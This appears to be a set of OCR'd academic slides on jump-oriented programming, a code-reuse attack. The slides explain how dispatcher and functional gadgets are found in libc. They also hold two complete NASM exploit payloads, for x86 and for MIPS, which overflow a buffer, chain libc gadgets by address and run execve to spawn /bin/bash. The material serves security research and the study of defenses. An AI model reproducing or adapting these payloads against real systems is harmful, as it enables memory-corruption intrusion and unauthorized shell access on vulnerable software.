
- Can use `jmp` or `call` (don't care about the stack)
- When would we expect to see indirect jumps?
  - Function pointers, some switch/case blocks, ...?
- That's not many...


Frequency of control flow transfers instructions in glibc



vailability of indirect jumps (2)

- However: x86 instructions are ***unaligned***
- We can find ***unintended*** code by jumping into the middle of a regular instruction!





- Very common, since they start with 0xFF, e.g.

  -1 = 0xFFFFFFFF

  -1000000 = 0xFFF0BDC0

Finding gadgets

- Cannot use traditional disassembly,
  - Instead, as in ROP, scan & walk backwards
  - We find 31,136 potential gadgets in libc!

- Apply heuristics to find certain kinds of gadget

- Pick one that meets these requirements:
  - **Internal integrity**:
    - Gadget must not destroy its own jump target.
  - **Composability**:
    - Gadgets must not destroy subsequent gadgets' jump targets.

Finding dispatcher gadgets

pc = **f**(*pc*)
goto **pc*

- Dispatcher heuristic:
  - The gadget must act upon its own jump target register
  - Opcode can't be useless, e.g.: `inc`, `xchg`, `xor`, etc.
  - Opcodes that overwrite the register (e.g. `mov`) instead of modifying it (e.g. `add`) must be self-referential
    - `lea edx, [eax+ebx]` isn't going to advance anything
    - `lea edx, [edx+esi]` could work
- Find a dispatcher that uses uncommon registers

```
add ebp, edi
jmp [ebp-0x39]
```

- Functional gadgets found with similar heuristics

Developing a practical attack


- Built on Debian Linux 5.0.4 32-bit x86
  - Relies solely on the included libc
- Availability of gadgets (31,136 total): **PLENTY**
  - **Dispatcher**: 35 candidates
  - **Load constant**: 60 `pop` gadgets
  - **Math/logic**: 221 `add`, 129 `sub`, 112 `or`, 1191 `xor`, etc.
  - **Memory**: 150 `mov` loaders, 33 `mov` storers (and more)
  - **Conditional branch**: 333 short `adc`/`sbb` gadgets
  - **Syscall**: multiple gadget sequences

The vulnerable program

- Vulnerabilities
  - String overflow
  - Other buffer overflow
  - String format bug
- Targets
  - Return address
  - Function pointer
  - C++ Vtable
  - Setjmp buffer
    - Used for non-local gotos
    - Sets several registers, including `esp` and `eip`

The exploit code (high level)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 10 gadgets which will:
  - Write null bytes into the attack buffer where needed
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `ret`:



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The full exploit (1)

```
start:
; Constants:
libc:                 equ 0xb7e7f000 ; Base address of libc in memory
base:                 equ 0x0804a008 ; Address where this buffer is loaded
base_mangled:         equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
initializer_mangled:  equ 0xc43ef491 ; 0xB7E81F7A = mangled address of initializer gadget
dispatcher:           equ 0xB7FA4E9E ; Address of the dispatcher gadget
buffer_length:        equ 0x100      ; Target program's buffer size before the jmpbuf.
shell:                equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
to_null:              equ libc+0x7   ; Points to a null dword (0x00000000)

; Start of the stack.  Data read by initializer gadget "popa":
popa0_edi: dd -4                        ; Delta for dispatcher; negative to avoid NULLs
popa0_esi: dd 0xaaaaaaaa
popa0_ebp: dd base+g_start+0x39         ; Starting jump target for dispatcher (plus 0x39)
popa0_esp: dd 0xaaaaaaaa
popa0_ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
popa0_edx: dd 0xaaaaaaaa
popa0_ecx: dd 0xaaaaaaaa
popa0_eax: dd 0xaaaaaaaa

; Data read by "popa" for the null-writer gadgets:
popa1_edi: dd -4                        ; Delta for dispatcher
popa1_esi: dd base+to_dispatcher        ; Jumpback for gadgets ending in "jmp [esi]"
popa1_ebp: dd base+g00+0x39             ; Maintain current dispatch table offset
popa1_esp: dd 0xaaaaaaaa
popa1_ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
popa1_edx: dd base+to_dispatcher        ; Jumpback for gadgets ending "jmp [edx]"
popa1_ecx: dd 0xaaaaaaaa
popa1_eax: dd -1                        ; When we increment eax later, it becomes 0

; Data read by "popa" to prepare for the system call:
popa2_edi: dd -4                        ; Delta for dispatcher
popa2_esi: dd base+esi_addr             ; Jumpback for "jmp [esi+K]" for a few values of K
popa2_ebp: dd base+g07+0x39             ; Maintain current dispatch table offset
popa2_esp: dd 0xaaaaaaaa
popa2_ebx: dd shell                     ; Syscall EBX = 1st execve arg (filename)
popa2_edx: dd to_null                   ; Syscall EDX = 3rd execve arg (envp)
popa2_ecx: dd base+to_dispatcher        ; Jumpback for "jmp [ecx]"
popa2_eax: dd to_null                   ; Swapped into ECX for syscall.  2nd execve arg (argv)
```

Constants

Immediate values on the stack

The full exploit (2)

Data

```
; End of stack, start of a general data region used in manual addressing
              dd dispatcher              ; Jumpback for "jmp [esi-0xf]"
              times 0xB db 'X'           ; Filler
esi_addr:     dd dispatcher              ; Jumpback for "jmp [esi]"
              dd dispatcher              ; Jumpback for "jmp [esi+0x4]"
              times 4 db 'Z'             ; Filler
new_eax:      dd 0xEEEEEE0b              ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared

```

Dispatch table

```
; End of the data region, the dispatch table is below (in reverse order)
g0a: dd 0xb7fe3419   ; sysenter
g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc]          ; mov [esp], eax    ; call [esi+0x4]
g08: dd libc+0x136460 ; xchg ecx, eax               ; fdiv st, st(3)    ; jmp [esi-0xf]
g07: dd libc+0x137375 ; popa                        ; cmc               ; jmp far dword [ecx]
g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
g05: dd libc+0x14748d ; inc ebx                     ; fdivr st(1), st   ; jmp [edx]
g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
g03: dd libc+0x14748d ; inc ebx                     ; fdivr st(1), st   ; jmp [edx]
g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
g01: dd libc+0x14734d ; inc eax                     ; fdivr st(1), st   ; jmp [edx]
g00: dd libc+0x1474ed ; popa                        ; fdivr st(1), st   ; jmp [edx]
g_start: ; Start of the dispatch table, which is in reverse order.
```

Overflow

```
times buffer_length - ($-start) db 'x' ; Pad to the end of the legal buffer

; LEGAL BUFFER ENDS HERE.  Now we overwrite the jmpbuf to take control
jmpbuf_ebx: dd 0xaaaaaaaa
jmpbuf_esi: dd 0xaaaaaaaa
jmpbuf_edi: dd 0xaaaaaaaa
jmpbuf_ebp: dd 0xaaaaaaaa
jmpbuf_esp: dd base_mangled             ; Redirect esp to this buffer for initializer's "popa"
jmpbuf_eip: dd initializer_mangled      ; Initializer gadget:  popa ; jmp [ebx-0x3e]

to_dispatcher: dd dispatcher            ; Address of the dispatcher:  add ebp,edi ; jmp [ebp-0x39]
               dw 0x73                  ; The standard code segment; allows far jumps; ends in NULL
```

Discussion

- Can we automate building of JOP attacks?
  - Must solve problem of complex interdependencies between gadget requirements
- Is this attack applicable to non-x86 platforms?

A: *Yes*


- What defense measures can be developed which counter this attack?

The **MIPS** architecture

- MIPS: very different from x86
  - Fixed size, aligned instructions
    - No unintended code!
  - Position-independent code via indirect jumps
  - Delay slots
    - Instruction after a jump will always be executed
- ***We can deploy JOP on MIPS!***
  - Use intended indirect jumps
    - Functionality bolstered by the effects of delay slots
  - Supports hypothesis that JOP is a *general* threat

MIPS exploit code (high level overview)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 6 gadgets which will:
  - Insert a null-containing value into the attack buffer
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `jr ra`:



Click for full exploit code

MIPS full exploit code (1)

```
; ===== CONSTANTS =====
%define libc          0x2aada000     ; Base address of libc in memory.
%define base          0x7fff780e     ; Address where this buffer is loaded.
%define initializer   libc+0x103d0c ; Initializer gadget (see table below for machine code).
%define dispatcher    libc+0x63fc8  ; Dispatcher gadget (see table below for machine code).
%define buffer_length 0x100          ; Target program's buffer size before the function pointer.
%define to_null       libc+0x8       ; Points to a null word (0x00000000).
%define gp            0x4189d0       ; Value of the gp register.

; ===== GADGET MACHINE CODE =====
; +---------------------------------+-------------------+----------------------+------------------+
; | Initializer/pre-syscall gadget  | Dispatcher gadget | Syscall gadget       | Gadget "g04"     |
; +---------------------------------+-------------------+----------------------+------------------+
; |  lw     v0,44(sp)               | addu  v0,a0,v0    | syscall              | sw    a1,44(sp)  |
; |  lw     t9,32(sp)               | lw    v1,0(v0)    | lw    t9,-27508(gp)  | sw    zero,24(sp)|
; |  lw     a0,128(sp)              | nop               | nop                  | sw    zero,28(sp)|
; |  lw     a1,132(sp)              | addu  v1,v1,gp    | jalr  t9             | addiu a1,sp,44   |
; |  lw     a2,136(sp)              | jr    v1          | li    a0,60          | jalr  t9         |
; |  sw     v0,16(sp)               | nop               |                      | addiu a3,sp,24   |
; |  jalr   t9                      |                   |                      |                  |
; |  move   a3,s8                   |                   |                      |                  |
; +---------------------------------+-------------------+----------------------+------------------+

; ===== ATTACK DATA =====
; Data for the initializer gadget. We want 32(sp) to refer to the value below, but sp
; points 24 bytes before the start of this buffer, so we start with some padding.
times 32-24 db 'x'
dd dispatcher         ; sp+32  Sets t9 - Dispatcher gadget address (see table above for machine code)
times 44-36 db 'x'    ; sp+36  (padding)
dd base + g_start     ; sp+44  Sets v0 - offset
times 128-48 db 'x'   ; sp+48  (padding)
dd -4                 ; sp+128 Sets a0 - delta
dd 0xaaaaaaaa         ; sp+132 Sets a1
dd 0xaaaaaaaa         ; sp+136 Sets a2

dd 0xaaaaaaaa         ; sp+140 (padding, since we can only advance $sp by multiples of 8)
```

MIPS full exploit code (2)

```
; Data for the pre-syscall gadget (same as the initializer gadget). By now, sp has
; been advanced by 112 bytes, so it points 32 bytes before this point.
dd libc+0x26194      ; sp+32  Sets t9 - Syscall gadget address (see table above for machine code)
times 44-36 db 'x'   ; sp+36  (padding)
dd 0xdededede        ; sp+44  Sets v0 (overwritten with the syscall number by gadgets g02-g04)
times 80-48 db 'x'   ; sp+48  (padding)
dd -4011             ; sp+80  The syscall number for "execve", negated.
times 128-84 db 'x' ; sp+84  (padding)
dd base+shell_path   ; sp+128 Sets a0
dd to_null           ; sp+132 Sets a1
dd to_null           ; sp+136 Sets a2

; ===== DISPATCH TABLE =====
; The dispatch table is in reverse order
g05: dd libc-gp+0x103d0c ; Pre-syscall gadget (same as initializer, see table for machine code)
g04: dd libc-gp+0x34b8c  ; Gadget "g04" (see table above for machine code)
g03: dd libc-gp+0x7deb0  ; Gadget: jalr t9  ;  negu a1,s2
g02: dd libc-gp+0x6636c  ; Gadget: lw s2,80(sp)  ;  jalr t9  ;  move s6,a3
g01: dd libc-gp+0x13d394 ; Gadget: jr t9  ;  addiu sp,sp,16
g00: dd libc-gp+0xcb1ac  ; Gadget: jr t9  ;  addiu sp,sp,96
g_start: ; Start of the dispatch table, which is in reverse order.

; ===== OVERFLOW PADDING =====
times buffer_length - ($-$$) db 'x' ; Pad to the end of the legal buffer

; ===== FUNCTION POINTER OVERFLOW =====
dd initializer

; ===== SHELL STRING =====
shell_path: db "/bin/bash"
db 0 ; End in NULL to finish the string overflow
```

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[1] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Horst Gortz Institute for IT Security, March 2010.

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